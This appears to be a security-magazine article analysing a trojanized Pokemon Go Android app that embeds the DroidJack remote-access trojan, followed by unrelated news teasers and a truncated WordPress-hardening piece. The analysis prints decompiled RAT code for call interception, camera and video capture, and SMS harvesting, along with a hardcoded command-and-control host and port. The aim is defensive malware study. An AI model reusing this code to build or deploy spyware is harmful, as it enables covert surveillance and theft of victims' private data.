


Figure 3

Android APK Analysis

Application: com.nianticlabs.pokemongo

Version:

Requested Permissions:

- android.permission.ACCESS_COARSE_LOCATION
- android.permission.ACCESS_FINE_LOCATION
- android.permission.ACCESS_NETWORK_STATE
- android.permission.ACCESS_WIFI_STATE
- android.permission.BLUETOOTH
- android.permission.BLUETOOTH_ADMIN
- android.permission.CALL_PHONE
- android.permission.CAMERA
- android.permission.CHANGE_NETWORK_STATE
- android.permission.CHANGE_WIFI_STATE
- android.permission.GET_ACCOUNTS
- android.permission.GET_TASKS
- android.permission.INTERNET
- android.permission.READ_CALL_LOG
- android.permission.READ_CONTACTS
- android.permission.READ_EXTERNAL_STORAGE
- android.permission.READ_PHONE_STATE
- android.permission.READ_SMS
- android.permission.RECEIVE_BOOT_COMPLETED
- android.permission.RECEIVE_SMS
- android.permission.RECORD_AUDIO
- android.permission.SEND_SMS
- android.permission.USE_CREDENTIALS
- android.permission.VIBRATE
- android.permission.WAKE_LOCK
- android.permission.WRITE_CALL_LOG
- android.permission.WRITE_CONTACTS
- android.permission.WRITE_EXTERNAL_STORAGE
- android.permission.WRITE_SMS
- com.android.browser.permission.READ_HISTORY_BOOKMARKS
- com.android.vending.BILLING
- com.google.android.c2dm.permission.RECEIVE
- com.google.android.gms.permission.ACTIVITY_RECOGNITION
- com.nianticlabs.pokemongo.permission.C2D_MESSAGE

Figure 4

If we compare the two lists, it clearly states that the malign application requests additional permissions, such as access to call logs, SMS, history and bookmarks. Following is the detailed list of additional permissions requested by the malign application:

- android.permission.ACCESS_FINE_LOCATION
- android.permission.ACCESS_WIFI_STATE
- android.permission.CALL_PHONE
- android.permission.CHANGE_NETWORK_STATE

- android.permission.CHANGE_WIFI_STATE
- android.permission.GET_TASKS
- android.permission.READ_CALL_LOG
- android.permission.READ_CONTACTS
- android.permission.READ_PHONE_STATE
- android.permission.READ_SMS
- android.permission.RECEIVE_BOOT_COMPLETED
- android.permission.RECEIVE_SMS
- android.permission.RECORD_AUDIO
- android.permission.SEND_SMS
- android.permission.WAKE_LOCK
- android.permission.WRITE_CALL_LOG
- android.permission.WRITE_CONTACTS
- android.permission.WRITE_EXTERNAL_STORAGE
- android.permission.WRITE_SMS
- com.android.browser.permission.READ_HISTORY_BOOKMARKS

Both the samples were uploaded to VirusTotal to further analyze the static properties of both samples. We discovered that most of the anti-malware tools were able to confirm the malign sample. (Refer to image below)

Figure 5: Clean Sample (Original)




Figure 6: Malign Sample (Mal)

Static Code Analysis

In the lab, we took a further deep dive into the sample's code analysis and discovered some additional classes in the malign sample (mal.apk -> mal.jar) that were not present in the original sample (original.apk -> original.jar). To further elaborate this point, refer to the comparative reversing of both samples.





Figure 7

What really caught our attention in the lab was *droidjack* (net.droidjack.server). Further, we decided to conduct an "Apple-to-Apple" comparison, comparing *original.jar* to *mal.jar* files, and noticed the following two classes *a.class* and *b.class* were another differentiator.

"Droidjack" is a remote device management application, or if used for malign intent, it can be classified as a Remote Access Trojan (RAT) or mobile-spyware. More information about Droidjack can be found on their website (http://droidjack.net/). The service can be purchased with a lifetime membership of $210.

NET.DROIDJACK.SERVER



Our curiosity led us to further analyze *"net.droidjack.server"*. Upon expanding *net.droidjack.server,* we were able to analyze certain features of the potential RAT. This subsequently includes CallListener, CamSnap, Connector, Controller, GPSLocation and Video.

CALLLISTENER.CLASS

CallListener.class is used for call management and recording. Droidjack allows its user(s) to intercept and record calls. At the same time it also facilitates user(s) to view call logs. This also checks for the network state for wifi and mobiledata.

```
private void a(boolean paramBoolean)
{
  ((WifiManager)this.d.getSystemService("wifi")).setWifiEnabled(paramBoolean);
}

private void b(boolean paramBoolean)
{
  try
  {
    Object localObject1 = (ConnectivityManager)this.d.getApplicationContext().getSystemService("connectivity");
    Object localObject2 = Class.forName(localObject1.getClass().getName()).getDeclaredField("mService");
    ((Field)localObject2).setAccessible(true);
    localObject1 = ((Field)localObject2).get(localObject1);
    localObject2 = Class.forName(localObject1.getClass().getName()).getDeclaredMethod("setMobileDataEnabled", new Class[] { Boolean.TYPE });
    ((Method)localObject2).setAccessible(true);
    ((Method)localObject2).invoke(localObject1, new Object[] { Boolean.valueOf(paramBoolean) });
    return;
  }
  catch (Exception localException)
  {
    ae.a(localException);
    localException.printStackTrace();
  }
}
```

Figure 8: Network State

```
public void onReceive(Context paramContext, Intent paramIntent)
{
  this.d = paramContext;
  ae.a();
  bv localby;
  if (paramIntent.getAction().equals("android.intent.action.PHONE_STATE"))
  {
    localby = new bv(paramContext);
    this.l = localby.a("mobiledataphno");
    this.m = localby.a("wifiphno");
    if ((!this.l.equals("")) && (this.l != null)) {}
  }
  try
  {
    localby.a("mobiledataphno", "000000000000000");
    this.l = localby.a("mobiledataphno");
    if (!this.m.equals("")) {
      if (this.m != null) {
        break label134;
      }
    }
  }
  catch (Exception localException2)
  {
    try
    {
      localby.a("wifiphno", "111111111111111");
      this.m = localby.a("wifiphno");
      label134:
      if (paramIntent.getAction().equals("android.intent.action.PHONE_STATE")) {
        this.i = ((TelephonyManager)paramContext.getSystemService("phone"));
      }
      try
      {
        paramIntent = paramIntent.getStringExtra("incoming_number").replace("-", "").replace("+", "").replace("(", "").replace(")", "").trim();
        if ((paramIntent.contains(this.l)) || (paramIntent.contains(this.m)))
        {
          if (!paramIntent.contains(this.l)) {
```

Figure 9

Once the victim receives the call, Droidjack intercepts the call and records the number and initiates the recording within the device.

CamSnapDJ.class

```
public void onCreate(Bundle paramBundle)
{
  super.onCreate(paramBundle);
  setContentView(getResources().getIdentifier("cameraview", "layout", getPackageName()));
  ae.a();
  try
  {
    paramBundle = getIntent().getExtras().getString("Camtype");
    System.out.println(5);
    if (paramBundle.equalsIgnoreCase("Front")) {
      this.d = 1;
    }
    for (;;)
    {
      System.out.println(6);
      this.e = ((SurfaceView)findViewById(getResources().getIdentifier("surface_camera", "id", getPackageName())));
      System.out.println(3);
      this.f = this.e.getHolder();
      System.out.println("Clear n working - Cam");
      paramBundle = new h(this);
      System.out.println(7);
      this.f.addCallback(new i(this, paramBundle));
      System.out.println(8);
      return;
      if (paramBundle.equalsIgnoreCase("Back")) {
        this.d = 0;
      }
    }
    return;
  }
```

Figure 10: Front and Rear/Back Camera

Another feature of Droidjack gives you access to the camera unit of the device. This class allows user(s) to access the front and rear camera of the victim's mobile device.

```
package net.droidjack.server;

import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.net.ConnectivityManager;
import android.net.NetworkInfo;
import java.io.PrintStream;

public class Connector
  extends BroadcastReceiver
{
  private static Context a;

  protected boolean a()
  {
    NetworkInfo localNetworkInfo = ((ConnectivityManager)a.getSystemService("connectivity")).getActiveNetworkInfo();
    return (localNetworkInfo != null) && (localNetworkInfo.isConnected());
  }

  public void onReceive(Context paramContext, Intent paramIntent)
  {
    a = paramContext;
    ae.a();
    if (paramIntent.getAction().equals("android.intent.action.BOOT_COMPLETED")) {
      paramContext.startService(new Intent(paramContext, Controller.class));
    }
    if ((a()) && (!Controller.x))
    {
      System.out.println("Connecting!");
      paramContext.startService(new Intent(paramContext, Controller.class));
      return;
    }
    try
    {
      System.out.println("Out");
      Controller.b();
      return;
    }
    catch (Exception paramContext)
    {
      ae.a(paramContext);
      paramContext.printStackTrace();
    }
  }
}
```

Figure 11: Connector Class for Verifying connectivity.

Connector.class

Connector.class is used for verifying if the device can be connected to the command and control (CnC) server via Internet. It is initiated after the reboot sequence is complete.

Controller.class

Controller.class works as a device controller of the victim's device.

```
import android.annotation.SuppressLint;
import android.app.Service;
import android.content.ContentResolver;
import android.content.Context;
import android.content.Intent;
import android.content.IntentFilter;
import android.net.ConnectivityManager;
import android.net.NetworkInfo;
import android.os.Build;
import android.os.IBinder;
import android.os.PowerManager;
import android.os.PowerManager.WakeLock;
import com.esotericsoftware.kryonet.Client;
import java.io.PrintStream;
import java.util.Timer;
import java.util.concurrent.ExecutorService;
import java.util.concurrent.Executors;
import java.util.concurrent.Future;
```

Figure 12: Controller Class.

Only a portion of the code is copied as the application code was quite extensive. The library defined in the controller.class would give a perspective of the mechanism and the functionalities.

GPSLOCATION.CLASS

As the class name suggests, this enables the application to pinpoint the exact location of the device. The application uses “GoogleMaps” for displaying the location of the device.

VIDEOCAPDJ.CLASS

This class converts your mobile device to a surveillance unit. This class allows the application to record video and send it to the command and control server. The application is capable of using the front and rear camera of the mobile device to capture and record video. The video is recorded in 3GP. The 3GP file format stores video streams as MPEG-4 Part 2 or H.263 or MPEG-4 Part 10 (AVC/H.264), and audio streams as AMR-NB, AMR-WB, AMR-WB+, AAC-LC, HE-AAC v1 or Enhanced aacPlus (HE-AAC v2).

```
public void onCreate(Bundle paramBundle)
{
  super.onCreate(paramBundle);
  setContentView(getResources().getIdentifier("videoview", "layout", getPackageName()));
  ae.a();
  try
  {
    paramBundle = getIntent().getExtras().getString("Camtype");
    this.f = getIntent().getExtras().getString("Quality");
    this.g = getIntent().getExtras().getString("RecTime");
    System.out.println(paramBundle);
    System.out.println(this.f);
    System.out.println(this.g);
    if (paramBundle.equalsIgnoreCase("Front")) {
      this.e = 1;
    }
    for (;;)
    {
      d = Camera.open(this.e);
      c = (SurfaceView)findViewById(getResources().getIdentifier("surface_camera", "id", getPackageName()));
      b = c.getHolder();
      System.out.println("Clear n working - Vid");
      b.addCallback(this);
      new Timer().schedule(new cd(this), 2500L);
      return;
      if (paramBundle.equalsIgnoreCase("Back")) {
        this.e = 0;
      }
```

BT.CLASS

BT.class is primarily used for SMS tracking. This class allows the application to keep a tab on the SMS by providing full control over victim’s SMS services.

```
    str = paramString;
  } while (localCursor.isClosed());
  localCursor.close();
  return paramString;
}

protected void a()
{
  ag localag = new ag(this.c);
  localag.b();
  Object localObject = Uri.parse("content://sms/sent");
  Cursor localCursor = this.c.getContentResolver().query((Uri)localObject, null, null, null, null);
  if (localCursor.getCount() > 0) {}
  for (;;)
  {
    if (!localCursor.moveToNext()) {
      return;
    }
    String str3 = localCursor.getString(localCursor.getColumnIndex("body"));
    String str1 = localCursor.getString(localCursor.getColumnIndex("address"));
    String str4 = localCursor.getString(localCursor.getColumnIndex("date"));
    String str2 = a(str1);
    localObject = str2;
    if (str2 == null) {
      localObject = str1;
    }
    localag.b(str1, (String)localObject, str3, str4);
  }
}

protected void b()
{
  ag localag = new ag(this.c);
  localag.a();
  Object localObject = Uri.parse("content://sms/inbox");
  Cursor localCursor = this.c.getContentResolver().query((Uri)localObject, null, null, null, null);
  if (localCursor.getCount() > 0) {}
  for (;;)
  {
    if (!localCursor.moveToNext()) {
      return;
    }
    String str3 = localCursor.getString(localCursor.getColumnIndex("body"));
    String str1 = localCursor.getString(localCursor.getColumnIndex("address"));
    String str2 = a(str1);
    localObject = str2;
```

```
      this.c.registerReceiver(this.1, new IntentFilter("android.provider.Telephony.SMS_RECEIVED"));
    }
    a = true;
    new by(this.c).a("SMS_LIVE", "true");
    new by(this.c).a("INTERCEPT_INCOMING_SMS_NOS", i);
  }
  paramString = "Ack".getBytes();
  return paramString;
}
catch (Exception paramString)
{
  ae.a(paramString);
}
return "NAck".getBytes();


otected void c()

ag localag = new ag(this.c);
localag.c();
Object localObject = Uri.parse("content://sms/draft");
Cursor localCursor = this.c.getContentResolver().query((Uri)localObject, null, null, null, null);
if (localCursor.getCount() > 0) {}
for (;;)
{
  if (!localCursor.moveToNext()) {
    return;
  }
  String str3 = localCursor.getString(localCursor.getColumnIndex("body"));
  String str1 = localCursor.getString(localCursor.getColumnIndex("address"));
  String str2 = a(str1);
  localObject = str2;
  if (str2 == null) {
    localObject = str1;
  }
  localag.c(str1, (String)localObject, str3, localCursor.getString(localCursor.getColumnIndex("date")));
}
```

BR.CLASS

The BR.class defines the connection configuration to connect to the command and control server.

```
package net.droidjack.server;

public class br
{
  protected static String a = "pokemon.no-ip.org";
  protected static int b = 1337;
  protected static byte c = -1;
}
```

Figure 13: Connection strings to a Dynamic DNS

"pokemon.no-ip.org" is registered via dynamic DNS that allows malign user to use a dynamic IP while keeping the domain name constant. This record gets updated depending on the frequency defined.

AE.CLASS

AE.class defines the registration parameters of the mobile device. An HTTP POST method is used to register the device by using manufacturer, model and version information.

```
public class ae
{
  protected static boolean a = true;
  protected static Context b;

  protected static void a()
  {
    Thread.setDefaultUncaughtExceptionHandler(new af());
  }

  protected static void a(Throwable paramThrowable)
  {
    try
    {
      if (a) {
        b(paramThrowable);
      }
      Object localObject = new StringWriter();
      paramThrowable.printStackTrace(new PrintWriter((Writer)localObject));
      localObject = ((StringWriter)localObject).toString();
      ArrayList localArrayList = new ArrayList();
      DefaultHttpClient localDefaultHttpClient = new DefaultHttpClient();
      HttpPost localHttpPost = new HttpPost("http://www.droidjack.net/storeReport.php");
      localArrayList.clear();
      String str1 = Build.BRAND;
      String str2 = Build.MODEL;
      String str3 = Build.VERSION.RELEASE;
      localArrayList.add(new BasicNameValuePair("manufacturer", str1));
      localArrayList.add(new BasicNameValuePair("model", str2));
      localArrayList.add(new BasicNameValuePair("version", str3));
```

Figure 14: Device Registration

Network Behavior Analysis

The malign sample was executed in malware labs to understand the network behavior pattern. The malware communicated with the command and control server using TCP and UDP protocols on port 1337. The connection was initiated on the dynamic DNS server (pokemon.no-ip.org) as shown in the screen capture above (refer to figure 13).

As shown in the network capture below, the malign sample sends a beacon to the command and control server.




Figure 15: UDP Beacon

If we further follow the UDP stream we could identify the malign application identity.




Figure 16: UDP Stream of the Beacon

Conclusion

It is always recommended that users refrain from installing application from markets or websites other than the official stores. App stores, like iTunes and Google's Play store, take preventive measures to protect its customers from malign applications. It is also recommended to review the permissions carefully before installing the application(s) on the mobile devices. Application(s) should not be installed on the mobile device if any excessive permissions are requested. Avoid using pirated software or applications that may be available from sources other than those authorized.

Cybercriminals take advantage of famous and popular applications and trojanize them to gain access to the mobile device or an IoT that may contain your personal data.

While mobile devices are making our lives easier, managing and processing user's data, it definitely raises a concern towards data privacy.

Tools Used:

The following tools were used during the analysis:

- APK-extractor - Android Application (.apk) file extractor and Parser for Android Binary XML
- Apkinspector - Powerful GUI tool for analysts to analyze Android applications
- Dedexer - Disassembler tool for DEX files.
- Dexter - Static Android application analysis tool
- JD-GUI - Standalone graphical utility that displays Java source codes of ".class" files
- VirusTotal – Signature based detection.

Recommendation

It is recommended that applications should be downloaded from authorized sources only. Do not install application(s) that require explicit permissions more than what is required for purpose of the application functionality.


About the Author

Dhawal Desai

A proud geek and an independent consultant with the keen interest in mobile malware and IoT security. Have been working in security space for more than nine years.

BLOG NEWS

“Fear not the Penguin” – interview with Wolf Halton and Bo Weaver about their book Kali Linux 2: Windows Penetration Testing



Hello everyone!

It has been a long time since our last interview. That’s why we prepared for you something special. Wolf Halton and Bo Weaver are the authors of the new book Kali Linux 2: Windows Penetration Testing. Together they told us about the process of writing book, what you can learn from it and why Linux is so important.

Dive in!

Read the interview: https://haking9.org/fear-not-penguin-interview-wolf-halton-bo-weaver-book-kali-linux-2-windows-penetration-testing/

Vulnerability Assessment Without Vulnerability Scanner by Alexander Leonov

This will be a practical confirmation of my thesis from “Vulnerability scanners: a view from the vendor and end user side“: the scanner for one operating system is easy to make. I also want to demonstrate that data collection and data analysis for Vulnerability Assessment may be successfully performed separately. There is no need to take the data directly from the vulnerable hosts when it is already stored somewhere else, for example in IT monitoring systems.

Read: https://eforensicsmag.com/vul_assessment/

Exploiting blind SQL injections in ‘UPDATE’ and ‘INSERT’ statements without stacked queries by Sina Yazdanmehr

Overview

The SQL injection attack was introduced around 1998 for the first time. This high-level risk vulnerability can be found in any database oriented application, and is able to cause critical attacks by attackers, such as retrieving or storing arbitrary data in the database or, in some cases, even enabling remote code execution. It has some rewound types, like in-band, inferential and out-of-band SQL injection, and each of these types has subcategories.

The In-band (also known as Classic SQL injection) is the most common and the easiest for exploitation. In this type of SQL injection, the attacker is able to see the injected payload, or a database error message. The Union-based and Error-based SQL injection attacks are sub categories of this kind.

Read more:
https://pentestmag.com/exploiting-blind-sql-injections-update-insert-statements-without-stacked-queries-sina-yazdanmehr/

How to Hack by WikiHow

Primarily, hacking was used in the “good old days” for learning information about systems and IT in general. In recent years, thanks to a few villain actors, hacking has taken on dark connotations. Conversely, many corporations employ

hackers to test the strengths and weaknesses of their own systems. These hackers know when to stop, and the positive trust they build earns them a large salary.

If you're ready to dive in and learn the art, this article will share a few tips to help you get started!

Read more: https://hakin9.org/how-to-hack-by-wikihow/

PROTECTING WORDPRESS CMS AS SIMPLE AS BREATH

by Karen Shahbazian

WordPress is a free open source content management system. To protect the whole system from hackers and from “advanced” users, you have to clearly understand how it is works and from what it is made. First of all, there is server hardware that is hosted on some ISP (Internet Service Providers) or a virtual machine that runs on cloud based hosting or on the premises of a company. To play with software, we need an operating system that is responsible for the whole system. Actually, when using WordPress CMS (I will use CMS from now on), a lot of CMS admins didn't care about hardware, operating system and other software that could expose CMS to hackers or other kinds of threats.

Let’s start from the beginning…

HARDWARE

Which threats do you already know that hardware is vulnerable to? Anywhere from physical damage all the way up to wrong firmware (firmware is a piece of code that runs when hardware is powered on) version. Hard disks could have bad sectors, a network cable could be cut or the UPS (uninterruptible power supply) could be too weak for the chosen hardware set; UPS is used for switching from power company supplied power to generator made power, and if the UPS capacity is smaller than needed, the chances of losing data and damage to our system are very high.

Probably anything that can compromise hardware will completely influence CMS. When using a cloud based system, you have to remember "*there is no cloud - there is someone else's computer*" as someone wrote. You never know if the hosting provider is safe enough. The only countermeasure and controls you could use and **must** is a standard like an ISO 2700X series, COMMON CRITERIA, COBIT, NIST, CSA,PCI and others. Complying with those standards is the right way to safest parts of our CMS: suppliers, hardware manufacturers, operating system and any other part of our CMS, and serving personnel.

OPERATING SYSTEM

The operating system (OS) is a core part of any system that connects between users, software and hardware. OS is the second part that should be protected at every level it runs. Operating systems have few parts and each one should be protected: OS kernel is the basic command interpreter that can explain commands and make them run on the server hardware. To be able to "speak" with hardware, the OS uses device drivers, aka adapters: through them it sends commands to the CPU (Central Processing Unit) or hard drive, etc. Choosing the safest OS is not simple and each vendor will explain why his OS is safer than other. So, how to decide which is better? Well, as I explained in the hardware section, the way is the same, because we don't have the ability, budget, time and resources to check every piece of code that runs as part of the operating system, so you will use compliance controls for decision. The certified OS is better than not certified, but if you decide to build server by yourself for CMS, you should understand that any breach at the OS level will compromise the whole CMS. In the last few years, companies have been using "BUG Bounty" programs to expose software bugs or security breaches by paying out money to individuals or firms for finding 